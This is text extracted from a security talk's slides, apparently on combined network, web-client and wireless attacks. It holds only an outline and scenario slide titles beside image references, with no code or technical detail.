
Outline

- The Power of Combined Attacks
- Network Attack Tools and Techniques
- Web Client Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- ➡ Combining It All Together – A Scenario
- Conclusions and Q&A


Scenario: Attracting Wireless Clients




Scenario: Interact with Wireless Clients




Scenario: Planting a Fistful of Evil




Scenario: Flash is *Our* Friend




Scenario: Proxy Through Client Looking for Target Servers



